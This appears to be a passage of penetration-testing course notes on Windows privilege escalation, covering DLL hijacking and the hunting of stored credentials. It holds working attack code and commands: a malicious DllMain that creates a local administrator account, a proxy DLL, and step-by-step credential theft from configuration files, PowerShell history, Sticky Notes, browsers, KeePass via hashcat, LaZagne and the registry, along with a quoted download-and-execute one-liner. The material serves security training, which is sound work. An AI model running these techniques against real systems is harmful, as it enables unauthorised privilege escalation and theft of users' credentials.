16:13:30,0133468 main.exe 47792 Load Image C:\Windows\System32\wow64cpu.dll SUCCESS Image Base: 0x77a20000, Image Size: 0xa000
16:13:30,0144586 main.exe 47792 Load Image C:\Windows\SysWOW64\kernel32.dll SUCCESS Image Base: 0x76460000, Image Size: 0xf0000
16:13:30,0146299 main.exe 47792 Load Image C:\Windows\SysWOW64\KernelBase.dll SUCCESS Image Base: 0x75dd0000, Image Size: 0x272000
16:13:31,7974779 main.exe 47792 Load Image C:\Users\PandaSt0rm\Desktop\Hijack\library.dll SUCCESS Image Base: 0x6a1a0000, Image Size: 0x1d000
Proxying
You can utilize a method known as DLL Proxying to execute a Hijack. You will create a new library that will load the function Add from library.dll, tamper with it, and then return it to main.exe.
- Create a new library: You will create a new library serving as the proxy for library.dll. This library will contain the necessary code to load the
Addfunction from library.dll and perform the required tampering. - Load the
Addfunction: Within the new library, you will load theAddfunction from the original library.dll. This will allow you to access the original function. - Tamper with the function: Once the
Addfunction is loaded, you can then apply the desired tampering or modifications to its result. In this case, you are simply going to modify the result of the addition, to add+ 1to the result. - Return the modified function: After completing the tampering process, you will return the modified
Addfunction from the new library back to main.exe. This will ensure that when main.exe calls theAddfunction, it will execute the modified version with the intended changes.
The code is as follows:
// tamper.c
#include <stdio.h>
#include <Windows.h>
#ifdef _WIN32
#define DLL_EXPORT __declspec(dllexport)
#else
#define DLL_EXPORT
#endif
typedef int (*AddFunc)(int, int);
DLL_EXPORT int Add(int a, int b)
{
// Load the original library containing the Add function
HMODULE originalLibrary = LoadLibraryA("library.o.dll");
if (originalLibrary != NULL)
{
// Get the address of the original Add function from the library
AddFunc originalAdd = (AddFunc)GetProcAddress(originalLibrary, "Add");
if (originalAdd != NULL)
{
printf("============ HIJACKED ============\n");
// Call the original Add function with the provided arguments
int result = originalAdd(a, b);
// Tamper with the result by adding +1
printf("= Adding 1 to the sum to be evil\n");
result += 1;
printf("============ RETURN ============\n");
// Return the tampered result
return result;
}
}
// Return -1 if the original library or function cannot be loaded
return -1;
}
Either compile it or use the precompiled version provided. Rename library.dll to library.o.dll, and rename tamper.dll to library.dll.
Running main.exe then shows the successful hack.

Invalid Libraries
Another option to execute a DLL hijack is to replace a valid library the program is attempting to load but cannot find with a crafted library. If you change the procmon filter to focus on entries whose path ends in .dll and has a status of “NAME NOT FOUND” you can find such libraries in main.exe.

As you know, main.exe searches in many locations looking for x.dll, but it doesn’t find it anywhere. The entry you are particularly interested in is:
17:55:39,7848570 main.exe 37940 CreateFile C:\Users\PandaSt0rm\Desktop\Hijack\x.dll NAME NOT FOUND Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a
Where it is looking to load x.dll from the app directory. You can take advantage of this and load your own code, with very little context of what it is looking for in x.dll.
#include <stdio.h>
#include <Windows.h>
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
switch (ul_reason_for_call)
{
case DLL_PROCESS_ATTACH:
{
printf("Hijacked... Oops...\n");
}
break;
case DLL_PROCESS_DETACH:
break;
case DLL_THREAD_ATTACH:
break;
case DLL_THREAD_DETACH:
break;
}
return TRUE;
}
This code defines a DLL entry point function called DllMain that is automatically called by Windows when the DLL is loaded into a process. When the library is loaded, it will simply print “Hijacked… Oops…” to the terminal, but you could theoretically do anything here.
To create a user and add the user to the administrators’ group:
#include <stdlib.h>
#include <windows.h>
BOOL APIENTRY DllMain(
HANDLE hModule,// Handle to DLL module
DWORD ul_reason_for_call,// Reason for calling function
LPVOID lpReserved ) // Reserved
{
switch ( ul_reason_for_call )
{
case DLL_PROCESS_ATTACH: // A process is loading the DLL.
int i;
i = system ("net user dave3 password123! /add");
i = system ("net localgroup administrators dave3 /add");
break;
case DLL_THREAD_ATTACH: // A process is creating a new thread.
break;
case DLL_THREAD_DETACH: // A thread exits normally.
break;
case DLL_PROCESS_DETACH: // A process unloads the DLL.
break;
}
return TRUE;
}
# command for cross-compiling: x86_64-w64-mingw32-gcc TextShaping.cpp --shared -o TextShaping.dll
Either compile it or use the precompiled version provided. Rename hijack.dll to x.dll, and run main.exe.

tip
If you have privileges to create files in the application’s directory, you may also be able to hijack a valid DLL used by the executable. To test for privileges you can use:
PS C:\Users\steve> echo "test" > 'C:\FileZilla\FileZilla FTP Client\test.txt'
PS C:\Users\steve> type 'C:\FileZilla\FileZilla FTP Client\test.txt'
test
After confirming write access, you can cross-compile a malicious DLL, move the original DLL to a backup location, place the malicious DLL into the application’s directory, and rename it to match the original DLL name. When the application or service starts, it may load the malicious DLL according to the Windows DLL search order.
Credential Theft
Credential Hunting
Application Configuration Files
Against best practices, applications often store passwords in cleartext config files. Suppose you gain command execution in the context of an unprivileged user account. In that case, you may be able to find credentials for their admin account or another privileged local or domain account. You can use the findstr utility to search for this sensitive information.
PS C:\htb> findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml
Sensitive IIS information such as credentials may be stored in a web.config file. For the default IIS website, this could be located at C:\ inetpub\wwwroot\web.config, but there may be multiple versions of this file in different locations, which you can search for recursively.
Dictionary Files
Another interesting case is dictionary files. For example, sensitive information such as passwords may be entered in an email client or browser-based application, which underlines any words it doesn’t recognize. The user may add these words to their dictionary to avoid the distracting red underline.
PS C:\htb> gc 'C:\Users\htb-student\AppData\Local\Google\Chrome\User Data\Default\Custom Dictionary.txt' | Select-String password
Password1234!
Unattended Installation Files
… may define auto-logon settings or additional accounts to be created as part of the installation. Passwords in the unattend.xml are stored in plaintext or base64 encoded.
<?xml version="1.0" encoding="utf-8"?>
<unattend xmlns="urn:schemas-microsoft-com:unattend">
<settings pass="specialize">
<component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS" xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<AutoLogon>
<Password>
<Value>local_4dmin_p@ss</Value>
<PlainText>true</PlainText>
</Password>
<Enabled>true</Enabled>
<LogonCount>2</LogonCount>
<Username>Administrator</Username>
</AutoLogon>
<ComputerName>*</ComputerName>
</component>
</settings>
Although these files should be automatically deleted as part of the installation, sysadmins may have created copies of the file in other folders during the development of the image and answer file.
PowerShell History File
Starting with PowerShell 5.0 in Windows 10, PowerShell stores command history to the file C:\Users\<username>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt.
info
You could use the Get-History cmdlet to obtain a list of commands executed in the past.
The output might show no output. This could be the result of administrators regularly clearing the PowerShell history using Clear-History. Interestingly, Clear-History does not clear the command history recorded by PSReadline.
One thing administrators could to in order to prevent PSReadline from recording commands is by setting the -HistorySaveStyle option to SaveNothing with the Set-PSReadlineOption cmdlet. Alternatively, they can just manually clear the history file.
As seen in the Windows Commands PDF, published by Microsoft here, there are many commands which can pass credentials on the command line. You can see in the example below that the user-specified local administrative credentials to query the Application Event Log using wevutil.
PS C:\htb> (Get-PSReadLineOption).HistorySavePath
C:\Users\htb-student\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
Once you know the file’s location, you can attempt to read its contents using gc.
PS C:\htb> gc (Get-PSReadLineOption).HistorySavePath
dir
cd Temp
md backups
cp c:\inetpub\wwwroot\* .\backups\
Set-ExecutionPolicy Bypass -Scope Process -Force; [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.ServicePointManager]::SecurityProtocol -bor 3072; iex ((New-Object System.Net.WebClient).DownloadString('https://www.powershellgallery.com/packages/MrAToolbox/1.0.1/Content/Get-IISSite.ps1'))
. .\Get-IISsite.ps1
Get-IISsite -Server WEB02 -web "Default Web Site"
wevtutil qe Application "/q:*[Application [(EventID=3005)]]" /f:text /rd:true /u:WEB02\administrator /p:5erv3rAdmin! /r:WEB02
You can also use this one-liner to retrieve the contents of all PowerShell history files that you can access as you current user. This can also be extremely helpful as a post-exploitation step. You should always recheck these files once you have local admin if your prior access did not allow you to read the files for some users. This command assumes that the default save path is being used.
PS C:\htb> foreach($user in ((ls C:\users).fullname)){cat "$user\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt" -ErrorAction SilentlyContinue}
dir
cd Temp
md backups
cp c:\inetpub\wwwroot\* .\backups\
Set-ExecutionPolicy Bypass -Scope Process -Force; [System.Net.ServicePointManager]::SecurityProtocol = [System.Net.ServicePointManager]::SecurityProtocol -bor 3072; iex ((New-Object System.Net.WebClient).DownloadString('https://www.powershellgallery.com/packages/MrAToolbox/1.0.1/Content/Get-IISSite.ps1'))
. .\Get-IISsite.ps1
Get-IISsite -Server WEB02 -web "Default Web Site"
wevtutil qe Application "/q:*[Application [(EventID=3005)]]" /f:text /rd:true /u:WEB02\administrator /p:5erv3rAdmin! /r:WEB02
PowerShell Credentials
PowerShell credentials are often used for scripting and automation tasks as a way to store encrypted credentials conveniently. The credentials are protected using DPAPI, which typically means they can only be decrypted by the same user on the same computer they were created on.
Take, for example, the following script Connect-VC.ps1, which a sysadmin has created to connect to a vCenter server easily.
# Connect-VC.ps1
# Get-Credential | Export-Clixml -Path 'C:\scripts\pass.xml'
$encryptedPassword = Import-Clixml -Path 'C:\scripts\pass.xml'
$decryptedPassword = $encryptedPassword.GetNetworkCredential().Password
Connect-VIServer -Server 'VC-01' -User 'bob_adm' -Password $decryptedPassword
If you have gained command execution in the context of this user or can abuse DPAPI, then you can recover the cleartext credentials from encrypted.xml. The example below assumes the former.
PS C:\htb> $credential = Import-Clixml -Path 'C:\scripts\pass.xml'
PS C:\htb> $credential.GetNetworkCredential().username
bob
PS C:\htb> $credential.GetNetworkCredential().password
Str0ng3ncryptedP@ss!
Other Files
There are many other types of files you may find on a local system or on network share drives that may contain credentials or additional information that can be used to escalate privileges. In an AD environment, you can use a tool such as Snaffler to crawl network share drives for interesting file extensions such as .kdbx, .vmdk, .vdhx, .ppk, etc. You may find a virtual hard drive that you can mount and extract local administrator password hashes from, an SSH private key that can be used to access other systems, or instances of users storing passwords in Excel/Word Documents, OneNote workbooks, or even the classic passwords.txt file.
Manually Searching the File System for Credentials
You can search the file system or share drive(s) manually using the following commands from this cheatsheet.
C:\htb> cd c:\Users\htb-student\Documents & findstr /SI /M "password" *.xml *.ini *.txt
stuff.txt
C:\htb> findstr /si password *.xml *.ini *.txt *.config
stuff.txt:password: l#-x9r11_2_GL!
C:\htb> findstr /spin "password" *.*
stuff.txt:1:password: l#-x9r11_2_GL!
You can also search using PowerShell in a variety of ways. Here is one example:
PS C:\htb> select-string -Path C:\Users\htb-student\Documents\*.txt -Pattern password
stuff.txt:1:password: l#-x9r11_2_GL!
Searching for file extensions:
C:\htb> dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config*
c:\inetpub\wwwroot\web.config
C:\htb> where /R C:\ *.config
c:\inetpub\wwwroot\web.config
Similarly, you can search the file system for certain file extensions with a command such as:
PS C:\htb> Get-ChildItem C:\ -Recurse -Include *.rdp, *.config, *.vnc, *.cred -ErrorAction Ignore
Directory: C:\inetpub\wwwroot
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 5/25/2021 9:59 AM 329 web.config
<SNIP>
[OR]
PS C:\Users\dave> Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction SilentlyContinue
Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction SilentlyContinue
...
Directory: C:\xampp\mysql\bin
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 6/16/2022 1:42 PM 5786 my.ini
...
Directory: C:\xampp
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 3/13/2017 4:04 AM 824 passwords.txt
-a---- 6/16/2022 10:22 AM 792 properties.ini
-a---- 5/16/2022 12:21 AM 7498 readme_de.txt
-a---- 5/16/2022 12:21 AM 7368 readme_en.txt
-a---- 6/16/2022 1:17 PM 1200 xampp-control.ini
[OR]
PS C:\Users\dave> Get-ChildItem -Path C:\Users\dave\ -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx -File -Recurse -ErrorAction SilentlyContinue
Get-ChildItem -Path C:\Users\dave\ -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx -File -Recurse -ErrorAction SilentlyContinue
Directory: C:\Users\dave\Desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 6/16/2022 11:28 AM 339 asdf.txt
Sticky Notes Passwords
People often use the StickyNotes app on Windows workstations to save passwords and other information, not realizing it is a database file. This file is located at C:\Users\<user>\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite and is always worth searching for and examining.
PS C:\htb> ls
Directory: C:\Users\htb-student\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 5/25/2021 11:59 AM 20480 15cbbc93e90a4d56bf8d9a29305b8981.storage.session
-a---- 5/25/2021 11:59 AM 982 Ecs.dat
-a---- 5/25/2021 11:59 AM 4096 plum.sqlite
-a---- 5/25/2021 11:59 AM 32768 plum.sqlite-shm
-a---- 5/25/2021 12:00 PM 197792 plum.sqlite-wal
You can copy the three plum.sqlite* files down to your system and open them with a tool such as DB Browser for SQLite and view the “Text” column in the “Note” table with the query select Text from Note;.
This can also be done with PowerShell using the PSSQLite module. First, import the module, point to a data source, and finally query the “Note” table and look for any interesting data. This can also be done from your attack machine after downloading the .sqlite file or remotely via WinRM.
PS C:\htb> Set-ExecutionPolicy Bypass -Scope Process
Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
PS C:\htb> cd .\PSSQLite\
PS C:\htb> Import-Module .\PSSQLite.psd1
PS C:\htb> $db = 'C:\Users\htb-student\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite'
PS C:\htb> Invoke-SqliteQuery -Database $db -Query "SELECT Text FROM Note" | ft -wrap
Text
----
\id=de368df0-6939-4579-8d38-0fda521c9bc4 vCenter
\id=e4adae4c-a40b-48b4-93a5-900247852f96
\id=1a44a631-6fff-4961-a4df-27898e9e1e65 root:Vc3nt3R_adm1n!
\id=c450fc5f-dc51-4412-b4ac-321fd41c522a Thycotic demo tomorrow at 10am
You can also copy them over to your attack box and search through the data using the strings command, which may be less efficient depending on the size of the database.
d41y@htb[/htb]$ strings plum.sqlite-wal
CREATE TABLE "Note" (
"Text" varchar ,
"WindowPosition" varchar ,
"IsOpen" integer ,
"IsAlwaysOnTop" integer ,
"CreationNoteIdAnchor" varchar ,
"Theme" varchar ,
"IsFutureNote" integer ,
"RemoteId" varchar ,
"ChangeKey" varchar ,
"LastServerVersion" varchar ,
"RemoteSchemaVersion" integer ,
"IsRemoteDataInvalid" integer ,
"PendingInsightsScan" integer ,
"Type" varchar ,
"Id" varchar primary key not null ,
"ParentId" varchar ,
"CreatedAt" bigint ,
"DeletedAt" bigint ,
"UpdatedAt" bigint )'
indexsqlite_autoindex_Note_1Note
af907b1b-1eef-4d29-b238-3ea74f7ffe5caf907b1b-1eef-4d29-b238-3ea74f7ffe5c
U af907b1b-1eef-4d29-b238-3ea74f7ffe5c
Yellow93b49900-6530-42e0-b35c-2663989ae4b3af907b1b-1eef-4d29-b238-3ea74f7ffe5c
U 93b49900-6530-42e0-b35c-2663989ae4b3
< SNIP >
\id=011f29a4-e37f-451d-967e-c42b818473c2 vCenter
\id=34910533-ddcf-4ac4-b8ed-3d1f10be9e61 alright*
\id=ffaea2ff-b4fc-4a14-a431-998dc833208c root:Vc3nt3R_adm1n!ManagedPosition=Yellow93b49900-6530-42e0-b35c-2663989ae4b3af907b1b-1eef-4d29-b238-3ea74f7ffe5c
<SNIP >
Other Files of Interest
Some other files you may find credentials in include the following:
%SYSTEMDRIVE%\pagefile.sys
%WINDIR%\debug\NetSetup.log
%WINDIR%\repair\sam
%WINDIR%\repair\system
%WINDIR%\repair\software, %WINDIR%\repair\security
%WINDIR%\iis6.log
%WINDIR%\system32\config\AppEvent.Evt
%WINDIR%\system32\config\SecEvent.Evt
%WINDIR%\system32\config\default.sav
%WINDIR%\system32\config\security.sav
%WINDIR%\system32\config\software.sav
%WINDIR%\system32\config\system.sav
%WINDIR%\system32\CCM\logs\*.log
%USERPROFILE%\ntuser.dat
%USERPROFILE%\LocalS~1\Tempor~1\Content.IE5\index.dat
%WINDIR%\System32\drivers\etc\hosts
C:\ProgramData\Configs\*
C:\Program Files\Windows PowerShell\*
Some of the privilege escalation enumeration scripts listed ealier in this module search for most, if not all, of the files/extensions mentioned in this section. Nevertheless, you must understand how to search for these manually and not only rely on tools. Furthermore, you may find interesting files that enumeration scripts do not look for and wish to modify the scripts to include them.
Further Credential Theft
Cmdkey Saved Credentials
The cmdkey command can be used to create, list, and delete stored usernames and passwords. Users may wish to store credentials for a specific host or use it to store credentials for terminal services connections to connect to a remote host using RDP without needing to enter a password. This may help you either move laterally to another system with a different user or escalate privileges on the current host to leverage stored credentials for another user.
C:\htb> cmdkey /list
Target: LegacyGeneric:target=TERMSRV/SQL01
Type: Generic
User: inlanefreight\bob
When you attempt to RDP to the host, the saved credentials will be used.
You can also attempt to reuse the credentials using runas to send yourself a revshell as that user, run a binary, or launch a PowerShell or CMD console with a command such as:
PS C:\htb> runas /savecred /user:inlanefreight\bob "COMMAND HERE"
Browser Credentials
Users often store credentials in their browsers for applications that they frequently visit. You can use a tool such as SharpChrome to retrieve cookies and saved logins from Google Chrome.
PS C:\htb> .\SharpChrome.exe logins /unprotect
__ _
(_ |_ _. ._ ._ / |_ ._ _ ._ _ _
__) | | (_| | |_) \_ | | | (_) | | | (/_
|
v1.7.0
[*] Action: Chrome Saved Logins Triage
[*] Triaging Chrome Logins for current user
[*] AES state key file : C:\Users\bob\AppData\Local\Google\Chrome\User Data\Local State
[*] AES state key : 5A2BF178278C85E70F63C4CC6593C24D61C9E2D38683146F6201B32D5B767CA0
--- Chrome Credential (Path: C:\Users\bob\AppData\Local\Google\Chrome\User Data\Default\Login Data) ---
file_path,signon_realm,origin_url,date_created,times_used,username,password
C:\Users\bob\AppData\Local\Google\Chrome\User Data\Default\Login Data,https://vc01.inlanefreight.local/,https://vc01.inlanefreight.local/ui,4/12/2021 5:16:52 PM,13262735812597100,bob@inlanefreight.local,Welcome1
caution
Credential collection from Chromium-based browsers typically generates additional events that could be logged and identified by the blue team such as 4688 and 16385; defenders may also consider filesystem/object access events such as 4662 and 4663 to improve detection fidelity.
Password Managers
Many companies provide password managers to their users. This may be in the form of a desktop application such as KeePass, a cloud-based solution such as 1Password, or an enterprise password vault such as Thycotic or CyberArk. Gaining Access to a password manager, especially one utilized by a member of the IT staff or an entire department, may lead to administrator-level access to high-value targets such as network devices, servers, databases, etc. You may gain access to a password vault through password reuse or guessing a weak/common password. Some password managers such as KeePass are stored locally on the host. If you find a .kdbx file on a server, workstation, or file share, you know you are dealing with a KeePass database which is often protectedd by just a master password. If you can download a .kdbx file to your attacking host, you can use a tool such as keepass2john to extract the password hash and run it through a password cracking tool such as Hashcat or JohnTheRipper.
First, you extract the hash in Hashcat format using the keepass2john.py script.
d41y@htb[/htb]$ python2.7 keepass2john.py ILFREIGHT_Help_Desk.kdbx
ILFREIGHT_Help_Desk:$keepass$*2*60000*222*f49632ef7dae20e5a670bdec2365d5820ca1718877889f44e2c4c202c62f5fd5*2e8b53e1b11a2af306eb8ac424110c63029e03745d3465cf2e03086bc6f483d0*7df525a2b843990840b249324d55b6ce*75e830162befb17324d6be83853dbeb309ee38475e9fb42c1f809176e9bdf8b8*63fdb1c4fb1dac9cb404bd15b0259c19ec71a8b32f91b2aaaaf032740a39c154
You can then feed the hash to Hashcat, specifying hash mode 13400 for KeePass. If successful, you may gain access to a wealth of credentials that can be used to access other applications/systems or even network devices, servers, databases, etc., if you can gain access to a password database used by IT staff.
d41y@htb[/htb]$ hashcat -m 13400 keepass_hash /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
$keepass$*2*60000*222*f49632ef7dae20e5a670bdec2365d5820ca1718877889f44e2c4c202c62f5fd5*2e8b53e1b11a2af306eb8ac424110c63029e03745d3465cf2e03086bc6f483d0*7df525a2b843990840b249324d55b6ce*75e830162befb17324d6be83853dbeb309ee38475e9fb42c1f809176e9bdf8b8*63fdb1c4fb1dac9cb404bd15b0259c19ec71a8b32f91b2aaaaf032740a39c154:panther1
Session..........: hashcat
Status...........: Cracked
Hash.Name........: KeePass 1 (AES/Twofish) and KeePass 2 (AES)
Hash.Target......: $keepass$*2*60000*222*f49632ef7dae20e5a670bdec2365d...39c154
Time.Started.....: Fri Aug 6 11:17:47 2021 (22 secs)
Time.Estimated...: Fri Aug 6 11:18:09 2021 (0 secs)
Guess.Base.......: File (/opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 276 H/s (4.79ms) @ Accel:1024 Loops:16 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 6144/14344385 (0.04%)
Rejected.........: 0/6144 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:59984-60000
Candidates.#1....: 123456 -> iheartyou
Started: Fri Aug 6 11:17:45 2021
Stopped: Fri Aug 6 11:18:11 2021
If you gain access to a domain-joined system in the context of a domain user with a Microsoft Exchange inbox, you can attempt to search the user’s email for terms such as “pass”, “creds”, “credentials”, etc. using the tool MailSniper.
More Fun with Credentials
When all else fails, you can run the LaZagne tool in an attempt to retrieve credentials from a wide variety of software. Such software includes web browsers, chat clients, databases, email, memory dumps, various sysadmin tools, and internal password storage mechanisms. The tool can be used to run all modules, specific modules, or against a particular piece of software. The output can be saved to a standard text file or in JSON format.
You can view the help menu with the -h flag.
PS C:\htb> .\lazagne.exe -h
usage: lazagne.exe [-h] [-version]
{chats,mails,all,git,svn,windows,wifi,maven,sysadmin,browsers,games,multimedia,memory,databases,php}
...
|====================================================================|
| |
| The LaZagne Project |
| |
| ! BANG BANG ! |
| |
|====================================================================|
positional arguments:
{chats,mails,all,git,svn,windows,wifi,maven,sysadmin,browsers,games,multimedia,memory,databases,php}
Choose a main command
chats Run chats module
mails Run mails module
all Run all modules
git Run git module
svn Run svn module
windows Run windows module
wifi Run wifi module
maven Run maven module
sysadmin Run sysadmin module
browsers Run browsers module
games Run games module
multimedia Run multimedia module
memory Run memory module
databases Run databases module
php Run php module
optional arguments:
-h, --help show this help message and exit
-version laZagne version
As you cann see, there are many modules available to you. Running the tool with all will search for supported applications and return any discovered cleartext credentials. As you can see from the example below, many applications do not store credentials securely. They can easily be retrieved and used to escalate privileges locally, move on to another system, or access sensitive data.
PS C:\htb> .\lazagne.exe all
|====================================================================|
| |
| The LaZagne Project |
| |
| ! BANG BANG ! |
| |
|====================================================================|
########## User: jordan ##########
------------------- Winscp passwords -----------------
[+] Password found !!!
URL: transfer.inlanefreight.local
Login: root
Password: Summer2020!
Port: 22
------------------- Credman passwords -----------------
[+] Password found !!!
URL: dev01.dev.inlanefreight.local
Login: jordan_adm
Password: ! Q A Z z a q 1
[+] 2 passwords have been found.
For more information launch it again with the -v option
elapsed time = 5.50499987602
Even More Fun with Credentials
You can use SessionGopher to extract PuTTY, WinSCP, FileZilla, SuperPuTTY, and RDP credentials. The tool is written in PowerShell and searches for and decrypts saved login information for remote access tools. It can be run locally or remotely. It searches the HKEY_USERS hive for all users who have logged into a domain-joined host and searches for and decrypts any saved session information it can find. It can also be run to search drives for PuTTY private key file (.ppk), Remote Desktop (.rdp), and RSA (.sdtid) files.
You need local admin access to retrieve stored session information for every user in HKEY_USERS, but it is always worth running as your current user to see if you can find any useful credentials.
PS C:\htb> Import-Module .\SessionGopher.ps1
PS C:\Tools> Invoke-SessionGopher -Target WINLPE-SRV01
o_
/ ". SessionGopher
," _-"
," m m
..+ ) Brandon Arvanaghi
`m..m Twitter: @arvanaghi | arvanaghi.com
[+] Digging on WINLPE-SRV01...
WinSCP Sessions
Source : WINLPE-SRV01\htb-student
Session : Default%20Settings
Hostname :
Username :
Password :
PuTTY Sessions
Source : WINLPE-SRV01\htb-student
Session : nix03
Hostname : nix03.inlanefreight.local
SuperPuTTY Sessions
Source : WINLPE-SRV01\htb-student
SessionId : NIX03
SessionName : NIX03
Host : nix03.inlanefreight.local
Username : srvadmin
ExtraArgs :
Port : 22
Putty Session : Default Settings
Clear-Text Password Storage in the Registry
Certain programs and windows configurations can result in clear-text passwords or other data being stored in the registry.
Windows AutoLogon
Windows Autologon is a feature that allows users to configure their Windows OS to automatically log on to a specific user account, without requiring manual input of the username and password at each startup. However, once this is configured, the username and password are stored in the registry, in clear-text. This feature is commonly used on single-user systems or in situations where convenience outweighs the need for enhanced security.
The registry keys associated with Autologon can be found under HKEY_LOCAL_MACHINE in the following hive, and can be accessed by standard users:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
The typical configuration of an Autologon account involves the manual setting of the following registry keys:
- AdminAutoLogon - Determines whether Autologon is enabled or disabled. A value of “1” means it is enabled.
- DefaultUserName - Holds the value of the username of the account that will automatically log on.
- DefaultPassword - Holds the value of the password for the user account specified previously.
C:\htb>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
AutoRestartShell REG_DWORD 0x1
Background REG_SZ 0 0 0
<SNIP>
AutoAdminLogon REG_SZ 1
DefaultUserName REG_SZ htb-student
DefaultPassword REG_SZ HTB_@cademy_stdnt!
tip
If you absolutely must configure Autologon for your windows system, it is recommended to use Autologon.exe from the Sysinternals suite, which will encrypt the password as an LSA secret.
Putty
For Putty sessions utilizing a proxy connection, when the session is saved, the credentials are stored in the registry in clear text.
